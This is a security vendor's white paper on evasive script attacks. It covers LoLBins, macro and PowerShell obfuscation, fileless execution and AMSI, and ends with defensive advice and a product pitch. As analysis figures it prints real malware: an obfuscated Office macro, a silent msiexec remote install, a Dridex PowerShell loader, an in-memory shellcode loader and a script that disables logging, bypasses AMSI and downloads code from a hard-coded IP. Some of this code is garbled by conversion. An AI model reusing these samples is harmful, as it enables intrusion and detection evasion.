




## Understanding Evasive Script Tactics

### An introduction to the technical details of script-based cyberattacks

Although evasion is a common practice throughout cybercriminal activity, it is especially prevalent in the context of scripts. There are several reasons scripts and their supporting applications—such as javascript.js and wscript.exe or powershell.ps1 and powershell.exe—are common targets for hackers and cybercriminals. Chief among them is that most of these applications are present in the Windows® operating system by default. Known as Living off the Land Binaries or “LoLBins”, these default applications enable attackers to carry out an attack without needing to download any foreign applications, which could be detected by an installed antivirus.

There are more than a dozen highly exploitable applications in the Window OS, and several more which are commonly installed, such as Office and Java. LoLBins are attractive to hackers because they can be utilized either by a script or through the command line interface. When using a script, there are many ways to obfuscate the content of that script, making it much more difficult to analyze or detect.



Another increasingly common evasion tactic used by scripts and other malware is in being file-less. Scripts can allocate memory and write executing code into that memory space without creating a file on disk. By executing in memory without a file on disk, these types of scripts are much harder to detect, though remaining persistent after a reboot often requires that the script to be executed again. Unsurprisingly, hackers can use several evasive techniques to embed script contents into load points to achieve post-reboot persistency.

While relentless innovation and creativity by hackers has made evasive tactics and new techniques common, understanding the framework in which their tactics operate enables us to design more effective defenses against even the most persistent attacker. What follows is our analysis of evasive script tactics, as well as strategies for defense.

## Microsoft® AMSI

To combat the growing prevalence of obfuscated scripts, Microsoft developed the Anti-Malware Scan Interface (AMSI) for Windows® 10, which helps with the obfuscation problem by decoding the underlying commands of a script during execution. In 2018, they extended its support to cover Office macros and help stem the increasing number of malicious scripts in Microsoft® Excel and Word. While AMSI is used by Windows Defender, Microsoft has also extended it to third party software providers, who can adopt their own policies for detection.

```
Sub AutoOpen()
    Dim abjaWFApqTOaGknEZ As String
    Dim EVvHI As Object
    Dim aqwMEEghqLNesI As Integer
    Dim TgAVw As String

    aqwMEEghqLNesI = 816
    abjaWFApqTOaGknEZ = HyqtqSXGmk("5f7b6b7a") & "qxj6[pmtt"
    Set EVvHI = CreateObject(wyXLQDtWwWsGZoWLeGkpVm(abjaWFApqTOaGknEZ))
    TgAVw = mpSAXeEZE("RnJhKoD" & "sTlnMyDIVhfRdx")
    TgAVw = CEwrFAatMxZTqBgv(EVvHI, TgAVw, aqwMEEghqLNesI)
End Sub

Function mpSAXeEZE(jOgnh As String) As String
    Dim eQQyonmU As String
    Dim cwMPdbkYiBGzZlOVmz As String
    Dim ndpvvhGDAi As String
    ndpvvhGDAi = "u{qmEmk(7y(7q(p|xB77:7698:6>>698=7|m{|6u{q"

    eQQyonmU = ndpvvhGDAi
    eQQyonmU = wyXLQDtWwWsGZoWLeGkpVm(eQQyonmU)
    mpSAXeEZE = eQQyonmU
End Function

Function CEwrFAatMxZTqBgv(nQlSqqrbkebp As Object, uFFbObocubzzV As String, Q
    Dim rybfapXhFisd As String
    Dim ckNnNJEa As Integer
    ckNnNJEa = 4
    rybfapXhFisd = uFFbObocubzzV
    If (QQWVoEy > ckNnNJEa) Then
        ckNnNJEa = QQWVoEy - QQWVoEy
        nQlSqqrbkebp.Run rybfapXhFisd, ckNnNJEa, True
    End If
    rybfapXhFisd = HyqtqSXGmk("506f6179") & "XvJdLm" & HyqtqSXGmk("4e7873")
End Function
```

Image source:  
microsoft.com/security/blog/2018/09/12/office-vba-amsi-parting-the-veil-on-malicious-macros

As execution passes through AMSI, the de-obfuscated command can be analyzed synchronously to prevent the malicious command from executing, in this case downloading a malicious .msi package.

```
IWshShell3.run("true", "0", "msiexec /q /i http://[redacted].msi");
```

While AMSI provides a powerful toolset to decode the true intent of obfuscated scripts, this feature is only available in Windows 10. Additionally, criminals have already begun devising techniques to circumvent AMSI, so it should not be relied upon exclusively, but should instead be used in conjunction with other protection methods.


## Script Evasion Techniques

Cybercriminals use a variety of evasive techniques to facilitate a successful attack, and often combine them to increase their chances of avoiding detection. In this section, we will outline some of the more commonly used methods.

### LoLBins

Living off the Land Binaries, or LoLBins, are applications which are present in the Windows® operating system by default. They provide an attacker all the functions necessary to carry out an attack, without needing to download anything new onto a target system. By exploiting existing default applications, attackers greatly decrease the likelihood that their activities will be detected or blocked. Criminals typically access these applications in one of two ways: either by a direct command line interface or via a script that executes a series of commands.

The most commonly exploited LoLBins are powershell.exe, bitsadmin.exe, certutil.exe, psexec.exe, wmic.exe, mshta.exe, mofcomp.exe, cmstp.exe, windbg.exe, cdb.exe, msbuild.exe, csc.exe and regsvr32.exe.<sup>1</sup> Even with this extensive list, there are dozens more. Additionally, each of these is part of a default Windows deployment, but there are many other



The core benefit of AMSI lies in the AmsiSession and AmsiScanBuffer functions, which allow the script to be interrogated as it executes. This is important as it provides visibility into the real command that will be executed next before it has a chance to run. As an example, consider the following obfuscated macro code:

common applications that are relatively easy to exploit if present, such as java.exe, winword.exe, and excel.exe.

Criminals can use LoLBins to carry out common steps of an attack, such as creating persistency, moving laterally, bypassing user access controls, and extracting passwords or other sensitive information.<sup>ii</sup> Because these applications are already present in the OS, their actions are unlikely to be noticeable or suspicious, so using them makes for a very effective evasion strategy. Without good visibility into the exact commands being executed by these processes, it can be very hard to detect malicious behavior originating from LoLBins.

## Most Commonly Exploited LoLBins

Application Name	Description
powershell.exe	Configuration management and task automation framework that consists of a command-line shell and a related scripting language
bitsadmin.exe	Command-line tool used to create, download or upload jobs, and to monitor their progress
certutil.exe	Command-line program used to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains
psexec.exe	A lightweight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software
wmic.exe	Command-line utility to access Windows Management Instrumentation (WMI)
mshta.exe	Runs the Microsoft HTML Application Host, a utility responsible for executing HTA (HTML Application) files in the Windows OS
mofcomp.exe	Managed Object Format compiler parses a file containing MOF statements and adds the classes and class instances defined in the file to the WMI repository
cmstp.exe	Installs or removes a Connection Manager service profile. Used without optional parameters, cmstp installs a service profile with default settings appropriate to the operating system and to the user's permissions
windbg.exe	Kernel-mode and user-mode debugger that is included in Debugging Tools for Windows
cdb.exe	Console debugger that is included in Debugging Tools for Windows
msbuild.exe	A build tool that helps automate the process of creating a software product, including compiling the source code, packaging, testing, deployment and creating documentations
csc.exe	C# command-line compiler
regsvr32.exe	Registers .dll files as command components in the registry

## Script Content Obfuscation

Obfuscation is an evasion technique that hides the true behavior of a script. There are several native functions in scripting languages that help developers obfuscate sensitive code, as well as dozens of obfuscation tools created and used by hackers to hide the true nature of their malicious code. See the following images of obfuscated vs. de-obfuscated code for examples.

```
$s=New-Object IO.MemoryStream([Convert]::FromBase64String(
"H4sIAAAAAAAAAK1XbX0iYhL+HH8FH1K1VxMcbseqalaVBBUEAGJmpNK8TIIyJvMoODZ/e9nQM3Jnk3u3ap7raIcZrp7up9+pqdRAbpVUeJaSIXsQNzqIIFuFBKtSuV6EAMi+E
p8qlbWaiYhYroYvDoAvc2JZL0atp0ACIm/KleykRgBUBveG9lrENmpD+pE+VIAJtNAH1lVbKqp9IQGmvwGhrI3YFXAKBNZE08Ue2ZieNBFBhu+PL1Sz9NEhC103tjCBADIQhM3
wWwRhLfiaCNSMDt1PSAhYi/iOvXxtCPTM/i+V9v9rggJjQLtYmkWUuETTU2HdRrfrnnlXy+bb50mB3qeHDW1XNIQJWb/b9Kkn8IIsNcTwGtarOwkkEozVqPLkh3WzMS++10nnx
5HuVFEfmxAaO4/MgCennVoVD2WMDKPCsFonnov9n19eiG9v3ihp1NwANIQQgSSKvZDeXqVABm+Etg8UeMZqVYjTFzpVEjuRAJQmIXHxBvtoy2oXYep79ex3effftSk8DhAu7
vKtXeK2EpGSVik/cyJ34FDLH1zMcFD+cx7d+Q18e8XgPgvH5UPqGoDHzgGAq8I4/uOq5Wrp+dyCHA8NTmCbqn3laDqHIdMFCUSEU6tSQF5Ms/+Tlte9GE9U8NNS9a251Tek5+fc
We9c1lXypX2OXnmL+1Uxd3wZJsf75aRiAtRuCQR4agWdCF/7KGdg7YMSj82FTMJ+1qrnBWAfpzUcOCff1VjAxe96F20zjEWzjvEXmFKkD87c8phrSqEigggfcd3TNPzNTfsm4
CJ9Plr5ZfziveBy3zcgRBNyis+SVSDUYFjArhNMcn3zEpOiqBxw/3FXTH3kQgZEF3Mv5AeQnrfuRyE+MamFs4th0NQYWK7hF6jUCd61QS9XXefiQvVDTFqG7+Mhj3tcU7wTIGF
igrOJHb93/wgGypAqH7IMDSZRXlfMPBNed8okq6G6wq//B7cs5OR2KAqLS0+cxgRQ/QjVcd1NEK5xlfvovPvf3Pu5xPzkZj8B50TWyoP43MtcRvXK5au4XL6+YVki1yCMGpd
EQc+AcNNWyzJWq9LddCfkojfrJEN2z/E7ntXws8cPvePYWSkxdl1YrHpVoap0VqYdQft9JAKqdaJaI7CcsfdkF0L+2m0bKZBu2nHw17Cc/Bhx80BaB8wfG6XcR3HfTzB0enPzE
PTXAjcgcnk2rOuUKEf/Y9bdt/jPD4Ttj3oxHW63bisHew24AddcBiYh1oLAWGk+Vj/UalmkH91yY6G0tqaE/M5owbSocWizLK5hXKZuHKIncsLZvjGMcp0I7aCUe5qvZya4OR
ewWL03sa57bx9b0SelmQ6Zmoub2cOrAv3sBb5JOeX0hDb3aVFTpeXVRrbV3saYM/hdKShJS0bQtVpW3Zf8IRsYsVIX4w6iZH344kLzn4aFbqjycoZPbLo5J+qKrmNbf8Nhhj
22FFLE/xj0H51hmdF1sq5vsBFF08o5n0dJBHPqjeSBPtdlyqbfEWO4ezcfh3coOKlrxpDr2WbySdHkt3JaoTg2iGHkNrdiYpbq/H7zLJASL6oB44YxYd5CR3u+ZC1Ae7xSAIxrG
85PbWQ3ehZnpoFCoxWeny60y1HRRxbTuxad5GuUIHIOpTEHxGjsevTbz7fFf/jgcMLJqDeOaYsKJzZyBjfohUN18zkjIPoj6QBGWDG0r6tYu7JU2+o60Xz5xmckrhlXIpmNVnO
298cCQb0Q0Fjb+AhCL+90YSudp5bYgvF5JmVLoD2Tna06a3VSPayWMp0aRGMDvS1WmLsPpDITvR9NUTpS+tt4/yuqygc5Y3szcOCS1a4CG3tcDLQtmq6QmQ3v9uMlpz3Y+
VJLewGzMyFmcQ6tZTqC0j13fzPgdenNGThctE3vztMeqpgFPbVX22Q2kFlbtVbasM+v+16LJcceUp4tBbZHGbjQRZNBLYZUemHndx0At1NPK6/ERNgsXyXtaPie0707seV4XU
4/FJ5p3Hp6YaRIJwi05m2zk3am6zYdwCuvegRKOoe6Nno15qj5JE+GI+UxBT21Jns21hw09GGIeHgLMF8w9yYcHXYQ8zQXB0IuFvZnKJH05q421/6uP3PbY9PT4eqhLa2jGh2
tYZE/xTJxvnt2QKmsK4nuYU1UWgdJbi/yIo7+w8C/9/61HirN7jK4AJWzN/cdkW9/7byfJ29JqP0t/dbM8FW6FuidUre+NdxFqs+RGNBG4MH1cy3MBorh8uSrhZgYHbqFRq3
3cOW9BEgIfd5W477wUobc3i6tonD7pYHAbd2quXvDlNMdDuvXhiCTeBHG3dIrJTNfzrkr4R3jpsS6CX76scHjldyBOQ01qT22gMpqlqOK/TGV34e1H8V57clcvWiu3nnyf1e/3
Ik8o5+kYQD+jwn4adP/DmOBXcmfUFXvQxKmS1+q1SEdbEu3noHvHXB9R32J7ENMc3XqRiTv9vyr3dm2QhMAu1GuD+Ehc4vAYS1Fw901pMFTJw+747B8M9KX4nFAGB3D7f
jiITsxTgqfowXKrophPhc3wNGmvTPDQAA")):IEX(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.
CompressionMode]::Decompress))).ReadToEnd();
```

Figure 1: Dridex script example showing PowerShell obfuscation

```

Set-StrictMode -Version 2
$DoIt = 0

function func_get_proc_address {
    Param ($var_module, $var_procedure)

    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @(System.Runtime.InteropServices.HandleRef,
    'string'))

    return $var_gpa.Invoke($null, @(System.Runtime.InteropServices.HandleRef) (New-Object
    System.Runtime.InteropServices.HandleRef ((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, ($var_module)))), $var_procedure)
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate'))),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
    $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])

    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGeVFHqHEItqHEvqHEH3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuT803F0qHEzqGEffIvOoYlum4ldpIvNzqGs7qGsDiVd
AH2qQF6g19RLcEuOp4uwuIuQbw1bXIF7bGF4HvF7qGsHiVBFqC9qoHs/IvCoJ6g186pnBwd4eEJ6eXLCw3t8eagxyKV+S01GvYnLVEpNNSndLb1QFJNz2EtXodHR0dEzSvQe3P
bKpYmJ13gS6nJySSBYhtKztIyMjchNLDkQ85dz2YfN4EvFxSyMhY6dxoCFwcXNLYHYNGnz2quW4gHMS3HR0SdxwdUsoJtT3Pam4yyn4CIjIxLcptVXJ6rayCpLieBftz2quJLZ
gJ9Etz2E2eXSSRydxNLLHDKRnz2nCMMYIyMa5FeUetzKsaiIjI8rqIiMyj6j3c3NwMGLJ5eyOTQYVY2Mpb8zb9G/7Z3TjOysj2ba4gBE38N06eop3sja3TdxNRiBBHqXjNeNb7SwFa
QowPrxy18bXMPdQXdmxKpPFVvc7hXRuTw132QRLEOYkRGTVcZa25MWUvPT0ImFgOtaWcATEStQ1d4KQUG6GAMucGpmAxcNExgXdEpNR0xUUAMtcdw6fDR1Y3A3dRskdQTVcMfQoTCqN
vYWFxbHrwZnuEKSMQyqKDaN+Iup1hIkzenjy80su2Uuch2spQJPfYm4Qnx4mkV2ZJfjpxN3Pn0JpE25VsxkelG0+ELTVZW0VYczp/0RRFFYjXdh7XFzZRTSxdnLDTkiuTKDAR0v/
vKYFT7dyYTuBmEVAJ9aUscYuGogYF5+DFVNYSAsG4xbj/bhQBST0W4ZkrQKnnR/ZBTYtGCHh8jEfrzH0i9cXxUsxrwMjd3tIEY6P09qpmBmptJj8HLSrmXYSPVznAllo/BHks09z
WPHgSWLSmoIiw/QkUFJ1kxGp2vY7RoSNL05ABddz2SNWLIZmJ10sjI2mjEdt7h3DG3Pawm1MjIyIm+nJwqsR0S5MDIyNwdUxxtarB3Pam41flqCQ14KbJVs274MuK3tzcGoxN
ERcbDRIVEw0SEiNNiXLg')

```

Figure 2: Same example de-obfuscated

[illegible]

Figure 3: Morpheus script example showing VBS obfuscation



```

If ($PSVersionTable.PSVersion.Major -Ge 3) { $GPF=[ref].Assembly.GetType('System.Management.Automation.Utils').GetField(
'CachedGroupPolicySettings', 'NonPublic,Static'); If ($GPF) { $GPC=$GPF.GetValue($null); If ($GPC['ScriptBlockLogging']) { $GPC[
'ScriptBlockLogging'] ['EnableScriptBlockLogging']=0; $GPC['ScriptBlockLogging'] ['EnableScriptBlockInvocationLogging']=0; $val=[
Collections.Generic.Dictionary[string, System.Object]]::New(); $val.Add('EnableScriptBlockLogging', 0); $val.Add(
'EnableScriptBlockInvocationLogging', 0); $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging']=
$VAL} Else { [ScriptBlock].GetField('signatures', 'NonPublic,Static').SetValue($null, (New-Object Collections.Generic.HashSet[string])) [
REF].Assembly.GetType('System.Management.Automation.AmsiUtils') {?($_) { $_.GetField('amsiInitFailed', 'NonPublic,Static').SetValue(
$null, $true)}}; [System.Net.ServicePointManager]::Expect100Continue=0; $wc=New-Object System.Net.WebClient; $u='Mozilla/5.0 (Windows NT
6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'; $wc.Headers.Add('User-Agent', $u); $WC.Proxy=[System.Net.WebRequest]::DefaultWebProxy; $WC.
Proxy.Credentials = [System.Net.Credentials]::Default; $Script:Proxy = $wc.Proxy; $K=[System.Text.Encoding]::ASCII
.GetBytes('bk7S_{:FN21~FHJ*KB}w*asTY28)L'); $R=($D,$K,$ArG,$S=0..255;0..255){$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_]=$S[$J]=$S[
$J], $S[$_]};$D|{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I], $S[$H]=$S[$H], $S[$I]; $-Bxor$S{($S[$I]+$S[$H])%256}};$ser=
'http://193.117.208.154:5200'; $t='/login/process.php'; $WC.Headers.Add('Cookie', "session=2GL50twq0RNS0agUgrCJUB69fwhw="); $data=$WC.
DownloadData($ser+$t); $iv=$data[0..3]; $data=$data[4..$data.Length]; -join($data ($IV+$K)|EX

```

Figure 4: Same sample, de-obfuscated (note: the de-obfuscated content is actually a PowerShell script)

## Dynamic Content

Dynamic content is content that can easily change based on how it is retrieved. A common example in cybercrime is when script code is hosted on PasteBin or DropBox, which is consumed as part of a script attack. This has the added evasive benefit that it is very easy to change the content behind a PasteBin or DropBox link. These are just two examples, but Webroot threat researchers have seen dynamic content stored in very creative ways, including using Twitter, GitHub, AWS, and compromised web servers.

## Macro Obfuscation

Like script content obfuscation, criminals use several evasive techniques to conceal malicious macro code. Some of these are as simple as using an obfuscation tool to make the macro code difficult to interpret, but some are much more complex, such as a technique called VBA Stomping. VBA Stomping deletes the macro code and leaves compiled macro code known as p-code in its place. This is an effective evasion technique for solutions which rely on analyzing macro code for detection.

In a recent in-the-wild example of macro obfuscation, a malicious macro was hidden in an Excel worksheet with its properties set to very hidden, making it difficult for the victim to know there might be something amiss.<sup>iii</sup> The hidden worksheet contained bits of the macro code which were sewn together using Excel functions to create the full macro. The really clever part of this example was that the macro could check to see if it was being executed in a sandbox, and either stop executing or attempt to trick the user into downloading and running malware, depending on the circumstances.

First, the macro would “listen” to see if a computer mouse were being used or if audio was working. But, since these functions are easy to simulate in a sandbox, the macro would then check the macro execution policy settings. Typically, this policy is set to disable all macros with notification, except in sandbox environments, in which enable all macros is likely the chosen setting. If the macro determined it were being executed in a sandbox, it would exit the spreadsheet. But, if the policy were set in a way that indicated a real user’s device, the macro would display an alert. If clicked, the alert would download and run a malicious payload.

## Nesting Doll Attacks

Nesting Doll attacks are named after Russian nesting dolls, or Matryoshka dolls, which are designed so that each doll contains a smaller doll, which, when opened, reveals yet another smaller doll, and so on.

Effectively, these attacks jump between multiple applications to launch attacks within an attack, hence the name. As an example, an attack seen by Webroot threat researchers involved a Microsoft® Word document file that contained a macro which would create and run a .hta file. Interpreted by MSHTA, the .hta script acts as a beacon to receive dynamic content from a remote server, which could come in the form of a malware payload or additional attack stages.

## Fileless and Evasive Execution

An increasingly popular method of evasion is called fileless execution. Effectively, this happens when a script allocates memory, writes shellcode to that memory, and then passes control to that newly allocated memory. These actions result in malicious functions in memory, all without needing an associated file on disk, making finding the origin of an infection very difficult.

The challenge here is that, if a system is rebooted, the memory gets cleared, thereby ending the infection’s execution. Execution persistence remains a major concern for hackers, but they have discovered several evasive techniques to re-infect that still do not require a file. A few examples are script content hidden in scheduled tasks, registry load points, and even appended to .LNK files. As with other evasive techniques, new methods are frequently discovered.

## PowerShell Evasion, PowerShell-less, Embedded Scripts and Downgrade Attacks

PowerShell is a very powerful LoLBin, which is often used by hackers to facilitate an attack. To combat this, IT admins are increasingly placing access controls on PowerShell and users’ ability to access it. In situations where PowerShell access has been restricted, hackers have devised several tools to regain access.

One such example is PowerLine, which allows an attacker to build a custom application that not only contains PowerShell functionality, but can also embed scripts for preloaded access, furthering the evasiveness of this

approach.<sup>iv</sup> Other examples include PowerShdll, which is an all-DLL version that uses PowerShell automation DLLs to avoid using PowerShell.exe, and NoPowerShell, which is a C# port that provides PowerShell-like commands.

Another popular method of evading PowerShell monitoring is to use an older version of PowerShell, typically v3 or earlier, which provides less visibility into PowerShell actions and makes them more difficult to monitor or block. This can be as simple as adding a -version # to the PowerShell command.

## Staying Protected

In addition to AMSI in Windows, it's important to use a security solution that can detect and block evasive and obfuscated attacks. In spring of 2020, Webroot began releasing a series of enhancements to Webroot® Business Endpoint Protection, which include a new Evasion Shield policy. This shield leverages AMSI, as well as new, proprietary, patented detection capabilities to detect, block, and quarantine evasive script attacks, including file-based, fileless, obfuscated, and encrypted threats. It also works to prevent malicious behaviors from executing in PowerShell, JavaScript, and VBScript files, which are often used to launch evasive attacks.

While using endpoint security with evasive script protection is decidedly necessary, it's not the only step businesses should take. There are several other simple steps that can help ensure an effective and resilient cybersecurity strategy.

- **Keep all applications up to date**

In addition to patching and updating the Windows® operating system regularly, all Windows and third party applications should be regularly checked and updated to decrease the risk of outdated software containing exploitable vulnerabilities.

- **Disable macros and script interpreters**

There are very few cases in which macros are truly necessary. Administrators should ensure macros and script interpreters are fully disabled to help prevent script-based attacks. You can do this relatively easily through Group Policy or AppLocker.

- **Remove unused 3rd party applications**

Applications such as Python and Java are often unnecessary. If present and unused, simply remove them to help close a number of potential security gaps.

- **Educate end users**

End users continue to be a business' greatest vulnerability. Cybercriminals specifically design attacks to take advantage of their trust, naiveté, fear, and general lack of technical or security expertise. For example, in the Macro Obfuscation section, we outlined an attack that monitors a given environment to ensure it's a real-world device and not a sandbox, then launches an alert for the user to click on, which then downloads and runs a malicious payload. By educating end users on these types of risks, how to avoid them, and when and how to report them to IT personnel, businesses can drastically improve their overall security posture.

Cybercriminals continue to innovate and evolve their attacks with astonishing speed and creativity. At Webroot, we recognize that it's the responsibility of cybersecurity providers like ourselves to research these new tactics and innovate just as quickly, to help keep today's businesses safe from tomorrow's threats. The new Webroot® Evasion Shield provides a new framework to respond to changes in the threat ecosystem at an even faster pace, but there's always more work to be done.

For more information about the latest cyber threats, the techniques they use, and what Webroot is doing to combat them, visit the Webroot Threat Blog at [webroot.com](https://webroot.com/threat-blog).

<sup>i</sup> "Living off the Land Binaries and Scripts (and also Libraries)" (April 2020)  
<https://lolbas-project.github.io/>

<sup>ii</sup> "Hunting For Lolbins" (November 2019)  
<https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html>

<sup>iii</sup> "COVID-19, Excel 4.0 Macros, and Sandbox Detection – #zloader" (April 2020)  
<https://clickallthethings.wordpress.com/2020/04/06/covid-19-excel-4-0-macros-and-sandbox-detection/>

<sup>iv</sup> "How To Run PowerShell Commands Without Powershell.exe" (September 2019)  
[https://medium.com/@Bank\\_Security/how-to-running-powershell-commands-without-powershell-exe-a6a19595f628](https://medium.com/@Bank_Security/how-to-running-powershell-commands-without-powershell-exe-a6a19595f628)

### Contact us to learn more – Webroot US

Email: [wr-enterprise@opentext.com](mailto:wr-enterprise@opentext.com)

Phone: +1 800 772 9383

### About Carbonite and Webroot

Carbonite and Webroot, OpenText companies, harness the cloud and artificial intelligence to provide comprehensive cyber resilience solutions for businesses, individuals, and managed service providers. Cyber resilience means being able to stay up and running, even in the face of cyberattacks and data loss. That's why we've combined forces to provide endpoint protection, network protection, security awareness training, and data backup and disaster recovery solutions, as well as threat intelligence services used by market leading technology providers worldwide. Leveraging the power of machine learning to protect millions of businesses and individuals, we secure the connected world. Carbonite and Webroot operate globally across North America, Europe, Australia, and Asia. Discover cyber resilience at [carbonite.com](https://carbonite.com) and [webroot.com](https://webroot.com).